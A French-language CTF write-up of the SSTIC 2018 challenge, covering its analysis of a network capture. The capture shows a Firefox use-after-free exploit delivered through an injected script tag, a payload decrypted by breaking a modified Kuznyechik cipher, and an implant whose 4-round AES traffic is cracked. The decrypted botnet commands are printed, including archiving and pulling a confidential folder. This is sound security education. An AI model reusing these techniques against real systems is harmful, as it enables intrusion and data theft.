Challenge SSTIC 2018

David BERARD
contact@davidberard.fr
@_p0ly_

Résumé

Ce document présente la démarche choisie par l'auteur pour résoudre le challenge SSTIC 2018. Comme tous les ans, le but de ce challenge est de retrouver une adresse mél cachée dans le fichier fourni en énoncé. Cette année le challenge met en scène la contamination d'une machine via l'exploitation d'une faille dans le navigateur d'une victime. Le challenge débute avec une capture réseau disponible sur le wiki du SSTIC. Cette capture contient entre autres le chargement des ressources web utilisées pour exploiter la vulnérabilité, mais également les échanges entre un implant et le serveur qui le contrôle. Les deux premières étapes nécessitent de la rétro-ingénierie pour identifier et inverser des algorithmes cryptographiques faibles. La troisième et dernière étape est l'exploitation d'un dépassement de tampon sur le tas, permettant de gagner l'exécution de code sur un serveur distant.

Ce fichier PDF est également un fichier ZIP, contenant l'ensemble des scripts utilisés pour résoudre les épreuves.

Table des matières

1 Découverte du challenge

1.1 Enoncé

Le challenge commence avec le texte de présentation suivant, disponible sur le wiki du SSTIC. Ce texte est accompagné d'une trace réseau au format `pcapng`.

```
From: marc.hassin@isofax.fr
To: j.raff@goeland-securite.fr

Bonjour,

Nous avons récemment découvert une activité suspecte sur notre réseau. Heureusement pour nous,
notre fine équipe responsable de la sécurité a rapidement mis fin à la menace en éteignant
immédiatement la machine. La menace a disparu suite à cela, et une activité normale a pu être
reprise sur la machine infectée.

Malheureusement, nous avons été contraints par l'ANSSI d'enquêter sur cette intrusion
inopinée. Après analyse de la machine, il semblerait que l'outil malveillant ne soit plus
récupérable sur le disque. Toutefois, il a été possible d'isoler les traces réseau
correspondantes à l'intrusion ainsi qu'à l'activité détectée.

Nous suspectons cette attaque d'être l'œuvre de l'Inadequation Group, ainsi nommé du fait de
ses optimisations d'algorithmes cryptographiques totalement inadéquates.
Nous pensons donc qu'il est possible d'extraire la charge utile malveillante depuis la trace
réseau afin d'effectuer un « hack-back » pour leur faire comprendre que ce n'était vraiment
pas gentil de nous attaquer.

Votre mission, si vous l'acceptez, consiste donc à identifier le serveur hôte utilisé pour
l'attaque et de vous y introduire afin d'y récupérer, probablement, une adresse e-mail, pour
qu'on puisse les contacter et leur dire de ne plus recommencer.

Merci de votre diligence,

Marc Hassin,
Cyber Enquêteur
Isofax SAS
```

Par ailleurs, il est indiqué sur le wiki, que l'adresse mél tant recherchée a été laissée sur le serveur des attaquants, le but ultime de ce challenge sera donc d'identifier le serveur des attaquants et d'y trouver l'adresse.

1.2 Traces réseau

1.3 Flux

La capture réseau fournie contient des échanges entre une machine (192.168.231.123) et des réseaux publics et privés. Cette capture semble avoir été enregistrée sur un hyperviseur, car l'adresse MAC de la source ainsi que l'adresse destination (la passerelle) sont des adresses attribuées à VMWare.

```
# Il n'y a bien qu'une seule machine qui communique avec l'extérieur
$ tcpdump -nr challenge_SSTIC_2018.pcapng dst host not 192.168.231.123 and src host not
↪  192.168.231.123
-> aucun résultat

# addresses MAC uniques
$ tcpdump -e -nr challenge_SSTIC_2018.pcapng  |awk '{print $2" "$6}' |sort |uniq
00:0c:29:eb:68:d1 00:50:56:c0:00:01
00:50:56:c0:00:01 00:0c:29:eb:68:d1

# nombre d'IP uniques
$ tcpdump -nqr challenge_SSTIC_2018.pcapng |awk '{print $3"\n"$5}' |cut -d '.' -f1-4 |sort
↪  |uniq |wc -l
175

# IPs RFC1918 destination
$ tcpdump -nqr challenge_SSTIC_2018.pcapng dst host not 192.168.231.123 and \(dst net
↪  10.0.0.0/8 or dst net 172.16.0.0/12 or dst net 192.168.0.0/16\) |awk '{print $5}' |cut
↪  -d'.' -f1-4 |sort |uniq
10.141.20.18
10.241.20.18
192.168.23.213
```

1.4 Identification du trafic de la compromission

La suite du challenge se trouvant certainement dans les échanges présents dans cette capture, il y a de fortes chances que les flux associés soient d'une taille conséquente. Les flux TCP les plus volumineux sont donc étudiés en premier.

```
$ mkdir flux && cd flux
$ tcpflow -r ../challenge_SSTIC_2018.pcapng
$ du -s * sort -n  tail -n3
1283        010.241.020.018.08080-192.168.231.123.50304
5359        192.168.023.213.31337-192.168.231.123.49734
9772        192.168.231.123.49734-192.168.023.213.31337
```

Les échanges sur le port 8080 à destination des IPs 10.241.20.18 et 10.141.20.18 seront étudiés dans la section 2, et les échanges sur le port 31337 dans la section 4.
Le trafic sur le port 31337 semble chiffré, le trafic sur le port 8080 sera donc étudié dans un premier temps.

2 Analyse de l'exploitation de la vulnérabilité navigateur

2.1 Exploitation d'un Use-After-Free dans Firefox

2.1.1 Vecteur d'infection

La première étape de ce challenge consiste à étudier la compromission d'une machine. La capture fournie en énoncé contient les échanges responsables de la compromission. Les IP 10.241.20.18 et 10.141.20.18 ont été identifiées lors du survol du contenu de la capture. La machine victime dialogue avec ces serveurs sur le port 8080 et 1443.

Le flux n'étant pas chiffré il est possible de récupérer les 6 fichiers chargés par le navigateur depuis ces IP.

```
$ cd flux
$ grep HTTP *-010*
192.168.231.123.49106-010.241.020.018.08080:GET /stage1.js HTTP/1.1
192.168.231.123.49116-010.241.020.018.08080:GET /utils.js HTTP/1.1
192.168.231.123.49794-010.141.020.018.08080:GET /blockcipher.wasm?session=... HTTP/1.1
192.168.231.123.50300-010.241.020.018.08080:GET /blockcipher.js?session=... HTTP/1.1
192.168.231.123.50304-010.241.020.018.08080:GET /payload.js?session=... HTTP/1.1
192.168.231.123.50306-010.241.020.018.08080:GET /stage2.js?session=... HTTP/1.1
```

Le chargement de ces fichiers par le navigateur semble avoir été provoqué par la visite du site http://www.theregister.co.uk/ ; en effet, la page principale du site contient l'HTML suivant :

```
</div>
<script src="http://10.241.20.18:8080/stage1.js"></script></body>
</html>
```

L'analyse rapide des fichiers permet de comprendre le vecteur d'infection ; en effet, le code JavaScript est un exploit pour une faille connue dans Firefox 53. L'exploit reprend en grande partie un exploit présent sur github.

Le bug exploité ici est un `Use-After-Free` dans la gestion des objets JavaScript `SharedArrayBuffer`.

Les rôles des fichiers sont les suivants :

- `stage1.js` : fichier principal, il charge les autres fichiers JavaScript et contient l'exploit.
- `stage2.js` : assure un déchiffrement à partir des méthodes définies dans `blockcipher.js`, implémente le mode CBC.
- `utils.js` : contient des fonctions utilitaires comme des conversions depuis/vers des chaînes hexadécimales.
- `blockcipher.js` : wrapper pour l'accès aux méthodes WebAssembly de `blockcipher.wasm`.
- `blockcipher.wasm` : module WebAssembly, exportant en particulier les méthodes `_getFlag`, `_setDecryptKey` et `_decryptBlock`
- `payload.js` : charge chiffrée.

2.1.2 Exploitation et déploiement de l'agent




FIGURE 1: Déployement de l'agent

Les différents fichiers obtenus permettent de comprendre les différentes étapes de la compromission :

- Le navigateur télécharge l'ensemble des fichiers nécessaires.
- Un mot de passe est obtenu en accédant à la page https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1. Le flux correspondant à la récupération de ce mot de passe est présent dans cette capture, malheureusement c'est un flux SSL, il n'est donc pas possible d'obtenir le mot de passe depuis la capture.
- Le mot de passe est dérivé pour obtenir une clef de 32 octets. La dérivation est réalisée par l'algorithme PPBKDF2 avec 1000000 itérations de SHA-256. La dérivation étant très coûteuse en ressource, une attaque en force brute à ce niveau n'est pas envisageable.
- La clef obtenue est chargée grâce à la fonction WebAssembly `_setDecryptKey`.
- Le contenu de `payload.js` est déchiffré avec la fonction WebAssembly `_decryptBlock` et avec l'implémentation du mode CBC en JavaScript.
- Le déchiffré du premier bloc est comparé à `-Fancy Nounours-`, si la comparaison échoue, le processus s'arrête.
- Les chaînes de ROP utilisées dans l'exploit réalisent les opérations suivantes :
  - Ouvre le fichier en écriture `/tmp/.f4ncyn0un0urs` (`O_WRONLY|O_CREAT|O_TRUNC` et mode 777).
  - Écris dans ce fichier la payload déchiffrée (à partir du second bloc).
  - Ferme le fichier.
  - Éxecute le fichier créé avec les arguments `-h 192.168.23.213 -p 31337`.

Le plus gros flux observé durant l'analyse de la capture correspond aux arguments fournis au binaire. Ce binaire est probablement un agent qu'il faudra analyser par la suite.

Pour obtenir ce binaire, il faut comprendre la cryptographie implémentée dans le WebAssembly et y trouver un biais.

3 Rétro-ingénierie WebAssembly

Le fichier `blockcipher.wasm` est un programme WebAssembly, exportant les fonctions utilisées par `stage2.js` au travers des «bindings» implémentés dans `blockcipher.js`. Les fonctions `_getFlag`, `_setDecryptKey` et `_decryptBlock` seront étudiées.

3.1 Méthodologie

Afin de simplifier l'étude de ce programme, l'auteur a choisi de le recompiler en utilisant les optimisations du compilateur. Dans un premier temps, le projet WebAssembly Binary Toolkit a été utilisé ; il propose un outil pour décompiler le WebAssembly vers du C :

```
$ ./wabt/bin/wasm2c blockcipher.wasm -o blockcipher.c
```

Le programme C généré est légèrement modifié pour pouvoir être compilé. Les fonctions d'accès mémoire (MACRO) sont revues pour accéder à un tableau statique.

La fonction `_malloc` est réimplémentée basiquement.
La fonction `_emscripten_asm_const_ii` fait appel à du code JavaScript ; le code généré est modifié pour insérer cette fonction directement en C :

```
function d(x) {
  var out = ((200 * x * x) + (255 * x) + 92) % 0x100;
  return out;
}
[..]
var ASM_CONSTS = [(function($0) {
   return d($0)
})];
[...]
function _emscripten_asm_const_ii(code, a0) {
    return ASM_CONSTS[code](a0)
}
```

Une fonction `main` appelant les autres méthodes est ajoutée.
Après ces modifications, le code C est compilé en x86_64 et son comportement est vérifié par rapport au JavaScript :

```
$ clang -g -O2 ./blockcipher.c -o blockcipher -Wno-int-conversion
$ ./blockcipher
------------------ _getFlag ------------------
flag :
53535449433230313876336462373731343930323161356339653538626564346564353663463534353862377d00000000000000000000000000000000000000000000000000
--------------- _setDecryptKey ---------------
ctx :
00000000000000000000000000000000000000000000000000000000000000000000000000000000
e752a6582d00b3003fb6a8c585c266020f27eeedab8790844b75c20d387099c0
e7c19e4cc04250684985bb48f8905f6292b1a6175d5e0c856aec647ca8db298a
f0fd6a3f376bf5bd4968d49ae9580eae64e86669bc1891d4905709d44ee7bcdd
ce49fee0e389327cf0f58178e367b1e39dd24bb778918197af9e79e86bf1d923
--------------- _decryptBlock  ---------------
msg out :
84af03a47c2be17c3982e21a82b68fa5
```

Le binaire généré est ensuite ouvert dans IDA PRO pour y être analysé.

3.2 Fonction _getFlag

Un drapeau intermédiaire peut être obtenu en appelant cette méthode avec comme premier argument 0x5571c18. Ce drapeau permet d'informer les organisateurs du challenge de l'avancement du joueur, mais n'est pas utile pour la résolution du challenge ; cette fonction a donc été analysée après la validation de la dernière étape du challenge.

La comparaison avec la valeur magique est réalisée dès le début de la fonction ; il n'est pas nécessaire de comprendre la fonction pour obtenir le drapeau.

La fonction `_getFlag` fait appel à deux autres sous fonctions `f17` et `f16` (sans symbole).

Les fonctions sont étudiées à partir de la version compilée x86_64. Après une réimplémentation et une simplification, le résultat suivant est obtenu :

```
uint64_t table[] = {
        0x52EF7125CFD96BBB, 0xBE416E09FC1BBD52, 0x80083F5C83EA289B,
        0x9784D8E9FDDA137E, 0x705AF179C6ACB293, 0xA6F0A2B874C7F291,
        0x96AE87C870F2392B, 0x8DD0532E85BE0FC4,
};
uint64_t rol(uint64_t x, uint8_t y) {
        return (x<<y)|(x>>(64-y));
}
/* f17 */
uint64_t * loadkey(uint64_t *key) {
        uint8_t r = 0;
        uint64_t * ctx = malloc(0x100);
        uint64_t a = key[1];
        uint64_t b = key[0];

        for(r=0; r<32; r++) {
                ctx[r] = b;
                a = r ^ (b + rol(a,56));
                b = a ^ rol(b,3);
        }
        return ctx;
}
/* f16 */
uint64_t * decrypt(uint64_t *ctx, uint64_t *input, uint32_t len) {
        int8_t r;
        uint8_t bloc;
        for(bloc=0; bloc<(len/16); bloc++) {
                uint64_t a = input[bloc*2];
                uint64_t b = input[bloc*2 + 1];
                for(r=31; r>=0; r--=1) {
                        a = rol(b^a,61);
                        b = rol((ctx[r] ^ b) - a, 8);
                }
                input[bloc*2]     = a;
                input[bloc*2 + 1] = b;
        }
}
int _getFlag() {
        uint64_t key[2];
        uint64_t encrypted[6];
        memcpy(key,&table[6],sizeof(key));
        uint64_t * ctx = loadkey(key);
        memcpy(encrypted,&table[0],sizeof(encrypted));
        decrypt(ctx, encrypted, sizeof(encrypted));
        printf("%s\n",encrypted);
}
```

Après quelques recherches, il est identifé que l'algorithme de chiffrement utilisé ici est Speck sans modification.
Le drapeau obtenu est le suivant (qui est le md5 de `dangereux`) :

```
$ ./flag
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

3.3 Chiffrement par bloc

La même méthode que pour l'analyse de la fonction `_getFlag` est appliquée pour la rétro-ingénierie des fonctions responsables du chiffrement par bloc. Dans ces fonctions, la méthode JavaScript «`d`» est utilisée ; cependant, tous les accès sont compensés par l'accès à une table réalisant l'opération inverse, ces opérations pouvant ainsi être supprimées.

Après une première rétro-ingénierie des fonctions `_setDecryptKey` et `_decryptBlock`, les caractéristiques de l'algorithme de chiffrement permettent l'identification d'un algorithme existant :

- La clef utilisée fait 256 bits ;
- Les blocs sont de 128 bits ;
- La clef permet la génération d'un «Key Schedule» de 10 clefs de ronde ;
- Le déchiffrement est réalisé en 9 tours ;
- Une SBOX est utilisée ;
- Une seconde table est utilisée.

Toutes ces informations permettent d'identifier l'algorithme de base qui a été utilisé, il s'agit d'un chiffrement par bloc russe : Kuznyechik, GOST R 34.12-2015.

Avec le code de référence de cet algorithme, la rétro-ingénierie est plus simple ; rapidement des divergences entre l'algorithme implémenté en WebAssembly et celui de référence sont observées :

- La SBOX ne contient pas les valeurs de référence mais des valeurs inverses à la fonction JavaScript «`d`».
- Dans la fonction de déchiffrement, il manque une substitution par la SBOX à chaque tour.

3.3.1 Fonction `_setDecryptKey`

La fonction `_setDecryptKey` est utilisée pour générer les clefs de ronde. Ces clefs sont utilisées ensuite lors du déchiffrement. La clef est utilisée pour les deux premières clefs de rondes, les clefs suivantes en sont ensuite dérivées.

```
void set_key(uint8_t *ctx, uint8_t *key) {
        uint64_t v15, v40, v41, v42, v13, v16, v19, v20, v23, i, v24, v17, v21, v43, v14;
        uint64_t v44, v29, v9, v31, v32, v35, j, v8, v36, v7, v33, v27, v10;
        uint8_t x;
        int64_t v30, v18;
        unsigned char state[16] = {0};
        unsigned char state2[16] = {0};

        v7 = *(uint64_t *)key;
        v8 = *(uint64_t *)&key[8];
        v9 = *(uint64_t *)&key[16];
        v10 = *(uint64_t *)&key[24];
        memcpy(ctx,key,32);
        for(v42=1; v42<=32; v42++) {
                v41 = v10;
                v40 = v9;
                memset(state2,0,16);
                state2[15] = v42;
                kuz_l(state2);
                *(uint64_t *)&state[0] = v7 ^ *(uint64_t *)&state2[0];
                *(uint64_t *)&state[8] = v8 ^ *(uint64_t *)&state2[8];
                kuz_l(state);
                v10 = v8;
                v9 = v7;
                v7 = *(uint64_t *)&state[0] ^ v40;
```

```
                v8 = *(uint64_t *)&state[8] ^ v41;
                *(uint64_t *)&state[0] = v7;
                *(uint64_t *)&state[8] = v8;
                if ( (v42 & 7) == 0 ) {
                        *(uint64_t *)&ctx[4*v42] = v7;
                        *(uint64_t *)&ctx[4*v42 + 8] = v8;
                        *(uint64_t *)&ctx[4*v42 + 16] = v9;
                        *(uint64_t *)&ctx[4*v42 + 24] = v10;
                }
        }
}
```

3.3.2 Fonction `_decryptBlock`

La fonction `_decryptBlock` réalise le déchiffrement d'un bloc ; les clefs de ronde générées par `_setDecryptKey` y sont utilisées pour «XORer» l'état à chaque tour. Enfin, à la fin de l'opération, la SBOX est utilisée pour remplacer l'état final.

```
void decryptBlock(uint8_t *ctx, uint8_t *msg) {
        int r, i;
        unsigned char state[16];
        unsigned char *round_key;
        memcpy(state, msg, 16);

        r=9;
        round_key = ctx+r*16;
        xor(state, round_key, 16);
        for(r=8; r>=0; r--) {
                round_key = ctx+r*16;
                kuz_l_inv(state);
                xor(state, round_key, 16);
        }
        for(i=0; i<16; i++) {
                state[i] = kuz_pi_inv[state[i]];
        }
        memcpy(msg, state, 16);
}
```

3.3.3 Identification de la faiblesse

L'étape de substitution qui a été supprimée de chaque tour par rapport à l'algorithme original permet de simplifier ce dernier. La transformation linéaire inverse assurée par la fonction `kuz_l_inv` a la propriété suivante :

```
kuz_l_inv(a ^ b) == kuz_l_inv(a) ^ kuz_l_inv(b)
```

Sachant cela, il est possible de décomposer les opérations et d'obtenir la simplification suivante :

```
void decryptBlock(uint8_t *ctx, uint8_t *msg) {
        int r, i;
        unsigned char state[16];
        unsigned char *round_key;
        memcpy(state, msg, 16);
        uint8_t ctx2[10][0x10];
        memcpy(ctx2,ctx,CTX_SIZE);

        for(r=9; r>0; r--) {
                for(i=0;i<r; i++) {
```

```
                        kuz_l_inv(ctx2[r]);
                }
        }
        for(r=9; r>0; r--) {
                kuz_l_inv(state);
        }
        for(r=9; r>=0; r--) {
                xor(state, ctx2[r], 16);
        }
        for(i=0; i<16; i++) {
                state[i] = kuz_pi_inv[state[i]];
        }
        memcpy(msg, state, 16);
}
```

Cette simplification permet de constater que les clefs de ronde sont utilisées les unes à la suite des autres pour ≪XORer≫ l'état . Il est donc possible de remplacer ces XOR avec les clefs de ronde par un seul XOR avec une constante (équivalente au XOR de toutes les clef de ronde entre elles).

Connaissant un chiffré et son clair, il ne reste donc plus qu'une inconnue : le premier bloc ;≪ et le XOR entre l'IV et `-Fancy Nounours-`.

Le code suivant permet de générer un contexte équivalent à celui qui aurait été généré par la vraie clef :

```
void create_good_ctx(uint8_t *ctx, uint8_t *msg, uint8_t *search) {
        int r, i;
        unsigned char state[16];
        unsigned char s[16];
        memcpy(state, msg, 16);
        memcpy(s, search, 16);

        for(r=9; r>0; r--) {
                kuz_l_inv(state);
        }
        for(i=0; i<16; i++) {
                s[i] = kuz_pi[s[i]];
        }
        xor(s,state,16);
        memset(ctx,0,CTX_SIZE);
        memcpy(ctx,s,16);
}

int main() {
    [...]
        int fd = open("payload", O_RDONLY, 0);
        if (fd <= 0) {
                err("can't open file\n");
                return 0;
        }
        if (lseek(fd,16,SEEK_SET) < 0) {
                err("can't seek\n");
                close(fd);
                return 0;
        }
        if(read(fd,iv,16) != 16) {
                err("can't read\n");
                close(fd);
                return 0;
        }
```

```
        if(read(fd,msg,16) != 16) {
                err("can't read\n");
                close(fd);
                return 0;
        }
        uint8_t search[] = "-Fancy Nounours-";
        xor(search,iv,16);
        create_good_ctx(ctx,msg,search);
    [...]
}
```

3.3.4 Déchiffrement

Le fichier `payload.js` est déchiffré en plusieurs étapes dans le JavaScript ; il est décodé base64 puis «dé-obfusqué» par la fonction `deobfuscate` (qui applique simplement la fonction «`d`» vue précédemment) et enfin il est déchiffré par `_decryptBlock` et le mode CBC.

Ces étapes sont réimplémentées et le contexte équivalent calculé ci-dessus est utilisé.

Un binaire x86_64 est obtenu, correspondant au fichier `/tmp/.f4ncyn0un0urs` écrit sur la machine de la victime. L'étape suivante consiste à étudier ce binaire.

Au passage, un drapeau est identifié dans les chaînes de caractères présentes dans le binaire ; il permet d'informer les organisateurs de la réussite de cette épreuve (son utilité réelle sera décrite dans le chapitre suivant).

```
$ ./decrypt payload decrypted_payload
                  .------------------  context  --------------------+------------------.
0x0000000000000000 | 2c f5 e7 3e 0f a8 63 2d b5 dd fc e7 a1 bf 97 92 | ,..>..c-........ |
0x0000000000000010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
0x0000000000000090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
                  '--------------------------------------------------+------------------'
$ file decrypted_payload
decrypted_payload: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
↪  linked, for GNU/Linux 3.2.0, BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1, not
↪  stripped

$ strings decrypted_payload|grep SSTIC
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

4 Binaire x86_64 : Implant

4.1 Présentation générale

Le binaire obtenu à l'étape précédente est un ELF x86_64, celui-ci implémente un agent de «botnet» et également un serveur permettant à des agents de se connecter.
Le mode serveur est activé avec l'argument `-c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}`, le fonctionnement en agent est le mode par défaut.

4.1.1 Sandbox seccomp BPF

Lorsque le mode serveur est utilisé, un filtrage des «syscall» est mis en place via SECCOMP et un filtre en BPF. La liste des «syscalls» autorisés en mode serveur est obtenue en désassemblant le filtre BPF :

```
0   read
1   write
2   open
3   close
5   fstat
9   mmap
11  munmap
12  brk
20  writev
23  select
25  mremap
32  dup
41  socket
44  sendto
45  recvfrom
49  bind
50  listen
54  setsockopt
72  fcntl
78  getdents
217 getdents64
231 exit_group
257 openat
288 accept4
```

4.2 Protocole et échange de clefs

La communication avec le serveur est chiffrée. La rétro-ingénierie du binaire permet de comprendre le fonctionnement de l'établissement de la connexion.
Les échanges sont chiffrés en AES (une version modifiée, voir ci-dessous) et un échange de clef permet au client et au serveur d'obtenir la clef de la partie distante.
Cet échange est réalisé par un chiffrement RSA :

- Chaque partie génère une clef RSA.
- Les modulus sont échangés (à l'initiative de l'agent), l'exposant public étant fixe, cela correspond aux clefs publiques.
- Chaque partie chiffre une clef AES aléatoire pour la clef RSA de l'autre partie.
- Les parties déchiffrent les clefs AES avec leur clef privée ; ces clefs sont utilisées pour chiffrer la suite des communications.

4.3 Générateur de nombres premiers

La génération des nombres premiers utilisés pour créer les clefs RSA est réalisée par l'algorithme suivant :

```
primes = [
      2,   3,   5,   7,  11,  13,  17,  19,  23,  29,  31,  37,  41,  43,  47,  53,  59,  61,
     67,  71,  73,  79,  83,  89,  97, 101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151,
    157, 163, 167, 173, 179, 181, 191, 193, 197, 199, 211, 223, 227, 229, 233, 239, 241, 251,
    257, 263, 269, 271, 277, 281, 283, 293, 307, 311, 313, 317, 331, 337, 347, 349, 353, 359,
    367, 373, 379, 383, 389, 397, 401, 409, 419, 421, 431, 433, 439, 443, 449, 457, 461, 463,
    467, 479, 487, 491, 499, 503, 509, 521, 523, 541, 547, 557, 563, 569, 571, 577, 587, 593,
    599, 601, 607, 613, 617, 619, 631, 641, 643, 647, 653, 659, 661, 673, 677, 683, 691, 701
]

K_MIN = 0x189AD793E6A9CE
K_MAX = 0x189AD793E6A9CE + 0x7FFFFFFFFFFFF

def gen_prime(G,M):
    prime=0
    while True:
        a = randrange(1<<971)
        k = randrange(K_MIN,K_MAX)
        prime = k*M + power_mod(G,a,M)
        if prime.is_prime():
            return prime

G=0x0f389b455d0e5c3008aaf2d3305ed5bc5aad78aa5de8b6d1bb87edf11e2655b6a8ec19b89c3a3004e48e955d4
↪  ef05be4defd119a49124877e6ffa3a9d4d1

M = 1
for p in primes:
    M*=p

gen_prime(G,M)
```

Cette génération de nombres premiers aléatoires est vulnérable à l'attaque ROCA ; malheureusement le temps a manqué à l'auteur pour qu'une attaque réussie puisse être présentée dans ce document.

Cette attaque permet de factoriser les N échangés lors de l'échange de clef (présent dans la capture réseau fournie en enoncé du challenge) et ainsi de reconstruire les clefs privées RSA de l'agent et du serveur pour déchiffrer les clefs AES de session.

Heureusement, une autre méthode existe pour retrouver les clefs de session (voir ci-dessous).

4.4 Génération d'IV et headers

Le chiffrement des messages après l'échange de clef est réalisé en AES-128-CBC. Pour chaque transmission, la taille sur 4 octets du message est envoyée, ensuite le message lui-même.

Chaque message débute par un IV de 16 octets. Cet IV est incrémenté à chaque message envoyé et est initialisé à 0.

Chaque message clair débute par un en-tête : un magic de 8 octets (41414141dec0d3d1) suivi par un le nom de l'agent / serveur (par défaut la chaîne "babar007").

4.5 AES 4 tours

Durant la rétro-ingénierie du binaire, rapidement un détail saute aux yeux : les fonctions `rijndaelDecrypt` et `rijndaelEncrypt` sont appelées avec 4 comme nombre de tours.

De plus les signatures de ces fonctions semblent correspondre à des implémentations publiques ; cependant, la fonction `rijndaelKeySetupEnc` a une signature différente : le nombre de tours est passé en argument alors que ce nombre ne devrait dépendre que de la taille de la clef (également un argument de `rijndaelKeySetupEnc`).

Des clefs de 128 bits sont utilisées comme clefs de session ; pour cette taille de clef le nombre de tours devrait être 10. Après quelques recherches, une solution de CTF attaquant l'AES sur 4 tours est identifiée. Les conditions de l'attaque sont réunies (la génération de l'IV avec incrément de 1 à chaque message, au moins 256 messages chiffrés et le header sur le premier bloc fixe).
Cette attaque est jouée telle quelle avec succès.

4.5.1 Découverte des clefs de session

```
$ python2 aes_4_round_attack.py
[+] [client -> server] key is : 72ff8036d9200777d1e97a5be1d3f514
[+] [server -> client] key is : 4c1a69362fe00336f6a8460ff33dffd5
```

4.5.2 Déchiffrement du trafic

Avec les clefs de session, les messages sont déchiffrés et le protocole est décodé :

```
$ python2 parse.py server
[...]
[+] cmd : ls -la /home
[+] cmd : ls -la /home/user
[+] cmd : ls -la /home/user/confidentiel
[+] cmd : tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel
[+] get file : /tmp/confidentiel.tgz
[+] push file : /tmp/surprise.tgz
```

```
$ python2 parse.py client
[+] >>>> stdout <<<<
total 12
drwxr-xr-x  3 root root 4096 Mar  2 11:40 .
drwxr-xr-x 24 root root 4096 Mar  2 11:40 ..
drwxr-xr-x 22 user user 4096 Mar 29 03:06 user

[+] cmd ack
[+] >>>> stdout <<<<
total 136
drwxr-xr-x 22 user user 4096 Mar 29 03:06 .
drwxr-xr-x  3 root root 4096 Mar  2 11:40 ..
-rw-------  1 user user 1605 Mar 12 17:07 .bash_history
-rw-r--r--  1 user user  220 Mar  2 11:40 .bash_logout
-rw-r--r--  1 user user 3771 Mar  2 11:40 .bashrc
[...]
[+] >>>> stdout <<<<
tar: Removing leading / from member names
[+] >>>> stdout <<<<
/home/user/confidentiel/
/home/user/confidentiel/super_secret
```

Les deux fichiers `surprise.tgz` et `confidentiel.tgz` sont récupérés :

```
# surprise.tgz contient de belles images
$ tar tzf surprise.tgz
surprise/
surprise/lobster-dog-halloween-costume-by-casual-canine-21595.jpg
[...]
